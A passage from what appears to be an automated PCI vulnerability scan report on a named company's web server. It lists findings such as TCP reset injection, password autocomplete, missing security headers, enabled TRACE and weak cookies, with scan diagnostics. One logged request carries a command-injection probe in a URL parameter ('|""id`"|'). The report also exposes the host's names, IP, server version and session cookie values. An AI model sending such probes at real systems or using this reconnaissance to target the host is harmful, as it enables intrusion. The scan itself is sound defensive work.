The cause of the vulnerability is that affected implementations will accept TCP sequence numbers within a certain range, known as the acknowledgement range, of the expected sequence number for a packet in the session. This is determined by the TCP window size, which is negotiated during the three-way handshake for the session. Larger TCP window sizes may be set to allow for more throughput, but the larger the TCP window size, the more probable it is to guess a TCP sequence number that falls within an acceptable range. It was initially thought that guessing an acceptable sequence number was relatively difficult for most implementations given random distribution, making this type of attack impractical. However, some implementations may make it easier to successfully approximate an acceptable TCP sequence number, making these attacks possible with a number of protocols and implementations.

This is further compounded by the fact that some implementations may support the use of the TCP Window Scale Option, as described in RFC 1323, to extend the TCP window size to a maximum value of 1 billion.

This vulnerability will permit a remote attacker to inject a SYN or RST packet into the session, causing it to be reset and effectively allowing for denial of service attacks. An attacker would exploit this issue by sending a packet to a receiving implementation with an approximated sequence number and a forged source IP address and TCP port.

There are a few factors that may present viable target implementations, such as those which depend on long-lived TCP connections, those that have known or easily guessed IP address endpoints and those implementations with easily guessed TCP source ports. It has been noted that Border Gateway Protocol (BGP) is reported to be particularly vulnerable to this type of attack, due to the use of long-lived TCP sessions and the possibility that some implementations may use the TCP Window Scale Option. As a result, this issue is likely to affect a number of routing platforms.

Another factor to consider is the relative difficulty of injecting packets into TCP sessions, as a number of receiving implementations will reassemble packets in order, dropping any duplicates. This may make some implementations more resistant to attacks than others.

It should be noted that while a number of vendors have confirmed this issue in various products, investigations are ongoing and it is likely that many other vendors and products will turn out to be vulnerable as the issue is investigated further.

IMPACT:

Successful exploitation of this issue could lead to denial of service attacks on the TCP based services of target hosts.

SOLUTION:

Please first check the results section below for the port number on which this vulnerability was detected. If that port number is known to be used for port-forwarding, then it is the backend host that is really vulnerable.

Various implementations and products including Check Point, Cisco, Cray Inc, Hitachi, Internet Initiative Japan, Inc (IIJ), Juniper Networks, NEC and Yamaha are currently undergoing review. Contact the vendors to obtain more information about affected products and fixes. [NISCC Advisory 236929 - Vulnerability Issues in TCP](#) details the vendor patch status as of the time of the advisory, and identifies resolutions and workarounds.

Refer to [US-CERT Vulnerability Note VU#415294](#) and [OSVDB Article 4030](#) to obtain a list of vendors affected by this issue and a note on resolutions (if any) provided by the vendor.

For Microsoft: Refer to [MS05-019](#) and [MS06-064](#) for further details.

For SGI IRIX: Refer to [SGI Security Advisory 20040905-01-P](#)

For SCO UnixWare 7.1.3 and 7.1.1: Refer to [SCO Security Advisory SCOSA-2005.14](#)

For Solaris (Sun Microsystems): The vendor has acknowledged the vulnerability; however a patch is not available. Refer to [Sun Microsystems, Inc. Information for VU#415294](#) to obtain additional details. Also, refer to [TA04-111A](#) for detailed mitigating strategies against these attacks.

For NetBSD: Refer to [NetBSD-SA2004-006](#)

For Cisco: Refer to [cisco-sa-20040420-tcp-ios.shtml](#).

For IBM : Refer to [IBM-tcp-sequence-number-cve-2004-0230](#).

For Red Hat Linux: There is no fix available : Refer to .

Workaround:

The following BGP-specific workaround information has been provided.

For BGP implementations that support it, the TCP MD5 Signature Option should be enabled. Passwords that the MD5 checksum is applied to should be set to strong values and changed on a regular basis.

Secure BGP configuration instructions have been provided for Cisco and Juniper at these locations:

[Secure Cisco IOS BGP Template](#)

[JUNOS Secure BGP Template](#)

RESULT:

Tested on port 80 with an injected SYN/RST offset by 16 bytes.

Tested on port 443 with an injected SYN/RST offset by 16 bytes.

Sensitive form field has not disabled autocomplete

port 443 / tcp

PCI COMPLIANCE STATUS

PCI Severity Level:

LOW

PASS

The vulnerability is not included in the NVD.

VULNERABILITY DETAILS

CVSS Base Score:	0 AV:N/AC:L/Au:S/C:N/I:N/A:N
CVSS Temporal Score:	0 E:POC/RL:U/RC:C
Severity:	2
QID:	150112
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2017-10-06 22:01:46.0

THREAT:

An HTML form that collects sensitive information does not prevent the browser from prompting the user to save the populated values for later reuse. Autocomplete should be turned off for any input that takes sensitive information such as credit card number, CVV2/CVC code, U.S. social security number, etc.

IMPACT:

If the browser is used in a shared computing environment where more than one person may use the browser, then "autocomplete" values may be submitted by an unauthorized user.

SOLUTION:

Add the following attribute to the form or input element: autocomplete="off" This attribute prevents the browser from prompting the user to save the populated form values

for later reuse. Most browsers no longer honor autocomplete="off" for password input fields. These browsers include Chrome, Firefox, Microsoft Edge, IE, Opera. However, there is still an ability to turn off autocomplete through the browser and that is recommended for a shared computing environment. Since the ability to turn autocomplete off for password inputs fields is controlled by the user it is highly recommended for application to enforce strong password rules.

RESULT:

url: https://www.llpsinc.com/login

Payload: N/A

matched: The following password field(s) in the form do not set autocomplete="off":

(Field name: password, Field id: loginPassword)

Parent URL of form is: https://www.llpsinc.com/login

Sensitive form field has not disabled autocomplete

port 80 / tcp

PCI COMPLIANCE STATUS

PCI Severity Level:

Low

PASS

The vulnerability is not included in the NVD.

VULNERABILITY DETAILS

CVSS Base Score: 0 AV:N/AC:L/Au:S/C:N/I:N/A:N

CVSS Temporal Score: 0 E:POC/RL:U/RC:C

Severity: 2 

QID: 150112

Category: Web Application

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2017-10-06 22:01:46.0

THREAT:

An HTML form that collects sensitive information does not prevent the browser from prompting the user to save the populated values for later reuse. Autocomplete should be turned off for any input that takes sensitive information such as credit card number, CVV2/CVC code, U.S. social security number, etc.

IMPACT:

If the browser is used in a shared computing environment where more than one person may use the browser, then "autocomplete" values may be submitted by an unauthorized user.

SOLUTION:

Add the following attribute to the form or input element: autocomplete="off". This attribute prevents the browser from prompting the user to save the populated form values for later reuse. Most browsers no longer honor autocomplete="off" for password input fields. These browsers include Chrome, Firefox, Microsoft Edge, IE, Opera. However, there is still an ability to turn off autocomplete through the browser and that is recommended for a shared computing environment. Since the ability to turn autocomplete off for password inputs fields is controlled by the user it is highly recommended for application to enforce strong password rules.

RESULT:

url: https://www.llpsinc.com/login

Payload: N/A

matched: The following password field(s) in the form do not set autocomplete="off":

(Field name: password, Field id: loginPassword)

Parent URL of form is: https://www.llpsinc.com/login

AutoComplete Attribute Not Disabled for Password in Form Based Authentication

port 443 / tcp

PCI COMPLIANCE STATUS

PCI Severity Level:

LOW

PASS

The vulnerability is not included in the NVD.

VULNERABILITY DETAILS

CVSS Base Score: 2.6 AV:N/AC:H/Au:N/C:P/I:N/A:N

CVSS Temporal Score: 2.0 E:U/RL:U/RC:UC

Severity: 2 

QID: 86729

Category: Web server

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2021-12-01 13:30:46.0

THREAT:

The Web server allows form based authentication without disabling the AutoComplete feature for the password field.

Autocomplete should be turned off for any input that takes sensitive information such as credit card number, CVV2/CVC code, U.S. social security number, etc.

IMPACT:

If the browser is used in a shared computing environment where more than one person may use the browser, then "autocomplete" values may be retrieved or submitted by an unauthorized user.

SOLUTION:

Contact the vendor to have the AutoComplete attribute disabled for the password field in all forms. The AutoComplete attribute should also be disabled for the user ID field.

Developers can add the following attribute to the form or input element: autocomplete="off"

This attribute prevents the browser from prompting the user to save the populated form values for later reuse.

Most browsers no longer honor autocomplete="off" for password input fields. These browsers include Chrome, Firefox, Microsoft Edge, IE, Opera

However, there is still an ability to turn off autocomplete through the browser and that is recommended for a shared computing environment.

Since the ability to turn autocomplete off for password inputs fields is controlled by the user it is highly recommended for application to enforce strong password rules.

RESULT:

GET /login HTTP/1.1

Host: www.llpsinc.com

Connection: Keep-Alive

```
<form id="loginFormId" class="needs-validation" method="post" novalidate>
<div id="&apos;recaptcha&apos;" class="g-recaptcha"
data-sitekey="6LfejcQUAAAAAEwPut5n_Xn_z4o5ByJWQDC3hFZu"
data-callback="onSubmitLogin"
data-size="invisible">
</div>
<div class="form-group">
<label for="loginUsername">Email Address</label>
<input class="form-control" name="username" type="email" id="loginUsername" placeholder="email" required="required" autofocus="autofocus" value="">
</div>
<div class="form-group">
<label for="loginPassword">Password</label>
```

```
<input class="form-control" name="password" type="password" id="loginPassword" placeholder="Password" required="required">
</div>
<div class="form-row">
<div class="col">
<a href="forgot-password" class="">Forgot Password</a>
</div>
<div class="col">
<a href="register" class="" >Register</a>
</div>
<div class="col">
<button class="float-right btn btn-primary" type="submit">Login</button>
</div>
</div>
</form>
```

get /login HTTP/1.1
Host: www.llpsinc.com
Connection: Keep-Alive

GET /login HTTP/1.1
Host: www.llpsinc.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: */*
Connection: close

GET /login/?user=|""id`"| HTTP/1.1
Host: www.llpsinc.com
Connection: Keep-Alive

GET //user/login HTTP/1.1
Host: www.llpsinc.com
Connection: Keep-Alive

Information Gathered (96)

Content-Security-Policy HTTP Security Header Not Detectedport 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	3
QID:	48001
Category:	Information gathering
CVE ID:	-
Vendor Reference:	Content-Security-Policy
Bugtraq ID:	-

Last Update: 2019-03-11 17:50:46.0

THREAT:

The HTTP Content-Security-Policy response header allows web site administrators to control resources the user agent is allowed to load for a given page. This helps guard against cross-site scripting attacks (XSS).

QID Detection Logic:

This QID detects the absence of the Content-Security-Policy HTTP header by transmitting a GET request.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Content-Security-Policy HTTP Header missing on port 80.

GET / HTTP/1.1

Host: 1730192-007-static.lnngmiaa.metronetinc.net

Connection: Keep-Alive

Content-Security-Policy HTTP Security Header Not Detected

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 3 

QID: 48001

Category: Information gathering

CVE ID: -

Vendor Reference: [Content-Security-Policy](#)

Bugtraq ID: -

Last Update: 2019-03-11 17:50:46.0

THREAT:

The HTTP Content-Security-Policy response header allows web site administrators to control resources the user agent is allowed to load for a given page. This helps guard against cross-site scripting attacks (XSS).

QID Detection Logic:

This QID detects the absence of the Content-Security-Policy HTTP header by transmitting a GET request.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Content-Security-Policy HTTP Header missing on port 443.

GET / HTTP/1.1

Host: www.llpsinc.com

Connection: Keep-Alive

Content-Security-Policy HTTP Security Header Not Detected

port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 3 

QID: 48001

Category: Information gathering

CVE ID: -

Vendor Reference: [Content-Security-Policy](#)

Bugtraq ID: -

Last Update: 2019-03-11 17:50:46.0

THREAT:

The HTTP Content-Security-Policy response header allows web site administrators to control resources the user agent is allowed to load for a given page. This helps guard against cross-site scripting attacks (XSS).

QID Detection Logic:

This QID detects the absence of the Content-Security-Policy HTTP header by transmitting a GET request.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Content-Security-Policy HTTP Header missing on port 8080.

GET / HTTP/1.1

Host: 1730192-007-static.lnngmiaa.metronetinc.net:8080

Connection: Keep-Alive

Operating System Detected

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 2 

QID: 45017

Category: Information gathering

CVE ID: -

Vendor Reference: -

Bugtraq ID: -
Last Update: 2025-02-11 13:32:02.0

THREAT:

Several different techniques can be used to identify the operating system (OS) running on a host. A short description of these techniques is provided below. The specific technique used to identify the OS on this host is included in the RESULTS section of your report.

1) **TCP/IP Fingerprint:** The operating system of a host can be identified from a remote system using TCP/IP fingerprinting. All underlying operating system TCP/IP stacks have subtle differences that can be seen in their responses to specially-crafted TCP packets. According to the results of this "fingerprinting" technique, the OS version is among those listed below.

Note that if one or more of these subtle differences are modified by a firewall or a packet filtering device between the scanner and the host, the fingerprinting technique may fail. Consequently, the version of the OS may not be detected correctly. If the host is behind a proxy-type firewall, the version of the operating system detected may be that of the firewall instead of the host being scanned.

2) **NetBIOS:** Short for Network Basic Input Output System, an application programming interface (API) that augments the DOS BIOS by adding special functions for local-area networks (LANs). Almost all LANs for PCs are based on the NetBIOS. Some LAN manufacturers have even extended it, adding additional network capabilities. NetBIOS relies on a message format called Server Message Block (SMB).

3) **PHP Info:** PHP is a hypertext pre-processor, an open-source, server-side, HTML-embedded scripting language used to create dynamic Web pages. Under some configurations it is possible to call PHP functions like phpinfo() and obtain operating system information.

4) **SNMP:** The Simple Network Monitoring Protocol is used to monitor hosts, routers, and the networks to which they attach. The SNMP service maintains Management Information Base (MIB), a set of variables (database) that can be fetched by Managers. These include "MIB-II.system.sysDescr" for the operating system.

IMPACT:

Not applicable.

SOLUTION:

Not applicable.

RESULT:

Operating System Technique ID
Ubuntu/Linux TCP/IP Fingerprint U7254:
80

Web Server HTTP Protocol Versionsport 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 2
QID: 45266
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2024-10-02 12:23:02.0

THREAT:
This QID lists supported HTTP protocol (HTTP 1.x or HTTP 2) from remote web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Remote Web Server supports HTTP version 1.x on 443 port.GET / HTTP/1.1

Web Server HTTP Protocol Versions

port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 2

QID: 45266

Category: Information gathering

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2024-10-02 12:23:02.0

THREAT:
This QID lists supported HTTP protocol (HTTP 1.x or HTTP 2) from remote web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Remote Web Server Supports HTTP 2 on 443 port.

Web Server HTTP Protocol Versions

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 2

QID: 45266

Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-10-02 12:23:02.0

THREAT:
This QID lists supported HTTP protocol (HTTP 1.x or HTTP 2) from remote web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Remote Web Server supports HTTP version 1.x on 80 port.GET / HTTP/1.1

Remote Web Server supports HTTP version 2 on 80 port.HEAD / HTTP/1.1
Host: 217.180.217.103
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Accept: */*
Connection: Upgrade, HTTP2-Settings
Upgrade: h2c
HTTP2-Settings: AAMAAABkAARAAAAA

HTTP TRACE Method Detected

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	2
QID:	150823
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-05-30 21:16:09.0

THREAT:
HTTP defines methods (sometimes referred to as verbs) to indicate the desired action to be performed on the identified resource. TRACE and TRACK methods are defined by Apache and allow a user to echo the content of a request.
Diagnosis: Scan makes a request with TRACE method and looks for 200 response.

IMPACT:
When TRACE or TRACK methods are available on the web server, attackers may perform an attack called "Cross site tracing". Due to the TRACK/TRACE methods, an attacker can echo sensitive headers from the web server, opening a way to steal sensitive information like cookies or authentication data.

SOLUTION:

Disable if TRACE method is not required.

RESULT:

Request: https://www.llpsinc.com/

Comment: TRACE method is enabled (Unauth 200).

Weak Cookies in Use

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	2
QID:	150319
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-05-29 21:27:07.0

THREAT:

Cookies are used to track HTTP sessions. Both session and non-session cookies could be persistent cookies in those cases it is important to verify the complexity of the cookie values.

Detection: WAS scan evaluates cookie length, analyzes for common cookie parameters not limited to PHPSESSID, ASP.NET_SessionId, JSESSIONID, sessionId, etc.

IMPACT:

With weak cookie values, sessions can be predictable. Such cookies can be used by attacker and impersonate as a legitimate user to steal information or carry out some malicious operations.

SOLUTION:

Review cookies reported, all session cookies should have strong length, combination of alpha-number characters.

Use cryptographically secure pseudorandom number generator (CSPRNG) with a size of at least 128 bits and ensure that each sessionId is unique.

Verify non-session cookie values are strong, randomize as applicable.

RESULT:

Weak cookies detected: 1

PHPSESSID=sc77qibb2aj06u0ooqnkvmgm28 with issuing URI: https://www.llpsinc.com/, reason: Common cookie names

Host Uptime Based on TCP TimeStamp Option

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	2
QID:	82063
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2007-05-29 18:56:36.0

THREAT:
The TCP/IP stack on the host supports the TCP TimeStamp (kind 8) option. Typically the timestamp used is the host's uptime (since last reboot) in various units (e.g., one hundredth of second, one tenth of a second, etc.). Based on this, we can obtain the host's uptime. The result is given in the Result section below.

Some operating systems (e.g., MacOS, OpenBSD) use a non-zero, probably random, initial value for the timestamp. For these operating systems, the uptime obtained does not reflect the actual uptime of the host; the former is always larger than the latter.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Based on TCP timestamps obtained via port 80, the host's uptime is 2 days, 3 hours, and 25 minutes.
The TCP timestamps from the host are in units of 1 milliseconds.

Weak Cookies in Use

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	2
QID:	150319
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-05-29 21:27:07.0

THREAT:
Cookies are used to track HTTP sessions. Both session and non-session cookies could be persistent cookies in those cases it is important to verify the complexity of the cookie values.

Detection: WAS scan evaluates cookie length, analyzes for common cookie parameters not limited to PHPSESSID, ASP.NET_SessionId, JSESSIONID, sessionId, etc.

IMPACT:
With weak cookie values, sessions can be predictable. Such cookies can be used by attacker and impersonate as a legitimate user to steal information or carry out some malicious operations.

SOLUTION:

Review cookies reported, all session cookies should have strong length, combination of alpha-number characters.

Use cryptographically secure pseudorandom number generator (CSPRNG) with a size of at least 128 bits and ensure that each sessionID is unique.

Verify non-session cookie values are strong, randomize as applicable.

RESULT:

Weak cookies detected: 1

PHPSESSID=k9v43iaru8kgqkht5ordnk1inr with issuing URI: https://www.llpsinc.com/, reason: Common cookie names

Web Server HTTP Protocol Versions

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 2

QID: 45266

Category: Information gathering

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2024-10-02 12:23:02.0

THREAT:

This QID lists supported HTTP protocol (HTTP 1.x or HTTP 2) from remote web server.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Remote Web Server Supports HTTP 2 on 80 port.Remote Web Server supports HTTP version 1.x on 80 port.GET / HTTP/1.1

Remote Web Server supports HTTP version 2 on 80 port.HEAD / HTTP/1.1

Host: 217.180.217.103

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0

Accept: */*

Connection: Upgrade, HTTP2-Settings

Upgrade: h2c

HTTP2-Settings: AAMAAABkAARAAAAA

Web Server HTTP Protocol Versions

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 2
QID: 45266
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2024-10-02 12:23:02.0

THREAT:
This QID lists supported HTTP protocol (HTTP 1.x or HTTP 2) from remote web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Remote Web Server supports HTTP version 1.x on 443 port.GET / HTTP/1.1

Web Server HTTP Protocol Versions port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 2
QID: 45266
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2024-10-02 12:23:02.0

THREAT:
This QID lists supported HTTP protocol (HTTP 1.x or HTTP 2) from remote web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:

Remote Web Server supports HTTP version 1.x on 8080 port.GET / HTTP/1.1

Referrer-Policy HTTP Security Header Not Detected

port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 48131

Category: Information gathering

CVE ID: -

Vendor Reference: [Referrer-Policy](#)

Bugtraq ID: -

Last Update: 2023-01-18 13:30:16.0

THREAT:

No Referrer Policy is specified for the link. It checks for one of the following Referrer Policy in the response headers:

- 1) no-referrer
- 2) no-referrer-when-downgrade
- 3) same-origin
- 4) origin
- 5) origin-when-cross-origin
- 6) strict-origin
- 7) strict-origin-when-cross-origin

QID Detection Logic(Unauthenticated):

If the Referrer Policy header is not found , checks in response body for meta tag containing tag name as "referrer" and one of the above Referrer Policy.

IMPACT:

The Referrer-Policy header controls how much referrer information is sent to a site when navigating to it. Absence of Referrer-Policy header can lead to leakage of sensitive information via the referrer header.

SOLUTION:

Referrer Policy header improves security by ensuring websites don't leak sensitive information via the referrer header. It's recommended to add secure Referrer Policies as a part of a defense-in-depth approach.

References:

- <https://www.w3.org/TR/referrer-policy/>
- <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy>

RESULT:

Referrer-Policy HTTP Header missing on 8080 port.
GET / HTTP/1.1
Host: 1730192-007-static.lnngmiaa.metronetinc.net:8080
Connection: Keep-Alive

Scan Diagnostics

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150021
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2009-01-16 18:02:19.0

THREAT:

This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:

The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:

No action is required.

RESULT:

Target web application page <https://www.llpsinc.com/> fetched. Status code:200, Content-Type:text/html, load time:234 milliseconds.

Ineffective Session Protection. no tests enabled.

Batch #0 CMSDetection: estimated time < 1 minute (1 tests, 1 inputs)

[CMSDetection phase] : No potential CMS found using Blind Elephant algorithm. Aborting the CMS Detection phase

CMSDetection: 1 vulnsigs tests, completed 38 requests, 4 seconds. Completed 38 requests of 38 estimated requests (100%). All tests completed.

HSTS Analysis no tests enabled.

Collected 15 links overall in 0 hours 0 minutes duration.

Batch #0 BannersVersionReporting: estimated time < 1 minute (1 tests, 1 inputs)

BannersVersionReporting: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 1 estimated requests (0%). All tests completed.

Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 6) + files:(0 x 12) + directories:(9 x 2) + paths:(0 x 14) = total (18)

Batch #0 WS Directory Path manipulation: estimated time < 1 minute (9 tests, 14 inputs)

WS Directory Path manipulation: 9 vulnsigs tests, completed 18 requests, 1 seconds. Completed 18 requests of 18 estimated requests (100%). All tests completed.

WSEnumeration no tests enabled.

Batch #1 URI parameter manipulation (no auth): estimated time < 1 minute (90 tests, 0 inputs)

Batch #1 URI parameter manipulation (no auth): 90 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.

Batch #1 Potential SSRF Detection URI parameter manipulation (no auth): estimated time < 1 minute (90 tests, 0 inputs)

Batch #1 Potential SSRF Detection URI parameter manipulation (no auth): 90 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.

Blind SQL manipulation - have 0 URI parameters,3 form fields - no tests enabled.

Batch #1 URI blind SQL manipulation (no auth): estimated time < 1 minute (0 tests, 0 inputs)

Batch #1 URI blind SQL manipulation (no auth): 0 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.

Batch #4 WebCgiOob: estimated time < 1 minute (161 tests, 1 inputs)

Batch #4 WebCgiOob: 161 vulnsigs tests, completed 194 requests, 3 seconds. Completed 194 requests of 2828 estimated requests (6.85997%). All tests completed.

XXE tests no tests enabled.

HTTP call manipulation no tests enabled.

SSL Downgrade. no tests enabled.

Open Redirect no tests enabled.

CSRF no tests enabled.

Batch #4 File Inclusion analysis: estimated time < 1 minute (1 tests, 13 inputs)

Batch #4 File Inclusion analysis: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 13 estimated requests (0%). All tests completed.

Batch #4 Cookie manipulation: estimated time < 1 minute (47 tests, 1 inputs)

Batch #4 Cookie manipulation: 47 vulnsigs tests, completed 198 requests, 2 seconds. Completed 198 requests of 180 estimated requests (110%). XSS optimization removed 290 links. All tests completed.

Batch #4 Header manipulation: estimated time < 1 minute (47 tests, 10 inputs)

Batch #4 Header manipulation: 47 vulnsigs tests, completed 1331 requests, 17 seconds. Completed 1331 requests of 1300 estimated requests (102.385%). XSS optimization removed 580 links. All tests completed.

Batch #4 shell shock detector: estimated time < 1 minute (1 tests, 10 inputs)

Batch #4 shell shock detector: 1 vulnsigs tests, completed 11 requests, 1 seconds. Completed 11 requests of 10 estimated requests (110%). All tests completed.

Batch #4 shell shock detector(form): estimated time < 1 minute (1 tests, 0 inputs)

Batch #4 shell shock detector(form): 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.

httpoxy no tests enabled.

Static Session ID no tests enabled.

Login Brute Force no tests enabled.

Login Brute Force manipulation estimated time: no tests enabled

Insecurely Served Credential Forms no tests enabled.

Cookies Without Consent no tests enabled.

Batch #5 HTTP Time Bandit: estimated time < 1 minute (1 tests, 10 inputs)

Batch #5 HTTP Time Bandit: 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.

Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 6) + files:(0 x 12) + directories:(4 x 2) + paths:(11 x 14) = total (162)

Batch #5 Path XSS manipulation: estimated time < 1 minute (15 tests, 14 inputs)

Batch #5 Path XSS manipulation: 15 vulnsigs tests, completed 161 requests, 1 seconds. Completed 161 requests of 162 estimated requests (99.3827%). All tests completed.

Tomcat Vuln manipulation no tests enabled.

Time based path manipulation no tests enabled.

Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 6) + files:(4 x 12) + directories:(94 x 2) + paths:(5 x 14) = total (306)

Batch #5 Path manipulation: estimated time < 1 minute (103 tests, 14 inputs)

Batch #5 Path manipulation: 103 vulnsigs tests, completed 278 requests, 3 seconds. Completed 278 requests of 306 estimated requests (90.8497%). All tests completed.

WebCgiHrsTests: no test enabled

Batch #5 WebCgiGeneric: estimated time < 10 minutes (1086 tests, 1 inputs)

Batch #5 WebCgiGeneric: 1086 vulnsigs tests, completed 3469 requests, 42 seconds. Completed 3469 requests of 23674 estimated requests (14.6532%). All tests completed.

Duration of Crawl Time: 8.00 (seconds)

Duration of Test Phase: 71.00 (seconds)

Total Scan Time: 79.00 (seconds)

Total requests made: 5756

Average server response time: 0.07 seconds

Average browser load time: 0.07 seconds

Scan launched using pciwas_combined/pciwas_combined_new/pciwas_combined_v2 mode.

HTML form authentication unavailable, no WEBAPP entry found

Host Names Found

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 45039

Category: Information gathering

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2020-08-27 03:28:53.0

THREAT:

The following host names were discovered for this computer using various methods such as DNS look up, NetBIOS query, and SQL server name query.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:**Host Name Source**

1730192-007-static.lnngmiaa.metronetinc.net
FQDN

HTTP Methods Returned by OPTIONS Request

port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 45056

Category: Information gathering

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2006-01-16 22:00:56.0

THREAT:

The HTTP methods returned in response to an OPTIONS request to the Web server detected on the target host are listed.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Allow: GET,HEAD,POST,OPTIONS

HTTP Methods Returned by OPTIONS Request

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	45056
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2006-01-16 22:00:56.0

THREAT:

The HTTP methods returned in response to an OPTIONS request to the Web server detected on the target host are listed.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Allow: GET,POST,OPTIONS,HEAD

Default Web Page

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	12230
Category:	CGI
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2019-03-16 03:30:26.0

THREAT:

The Result section displays the default Web page for the Web server.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

GET / HTTP/1.1

Host: www.llpsinc.com

Connection: Keep-Alive

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="https://www.llpsinc.com/">here</a>.</p>
<hr>
<address>Apache/2.4.62 (Debian) Server at www.llpsinc.com Port 80</address>
</body></html>
GET / HTTP/1.1
Host: 1730192-007-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /</title>
</head>
<body>
<h1>Index of /</h1>
<table>
<tr><th valign="top"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
<tr><th colspan="5"><hr></th></tr>
<tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.62 (Debian) Server at 1730192-007-static.lnngmiaa.metronetinc.net Port 80</address>
</body></html>
```

Links Crawled

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1
QID: 150009

Category: Web Application
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2020-07-27 21:11:30.0

THREAT:

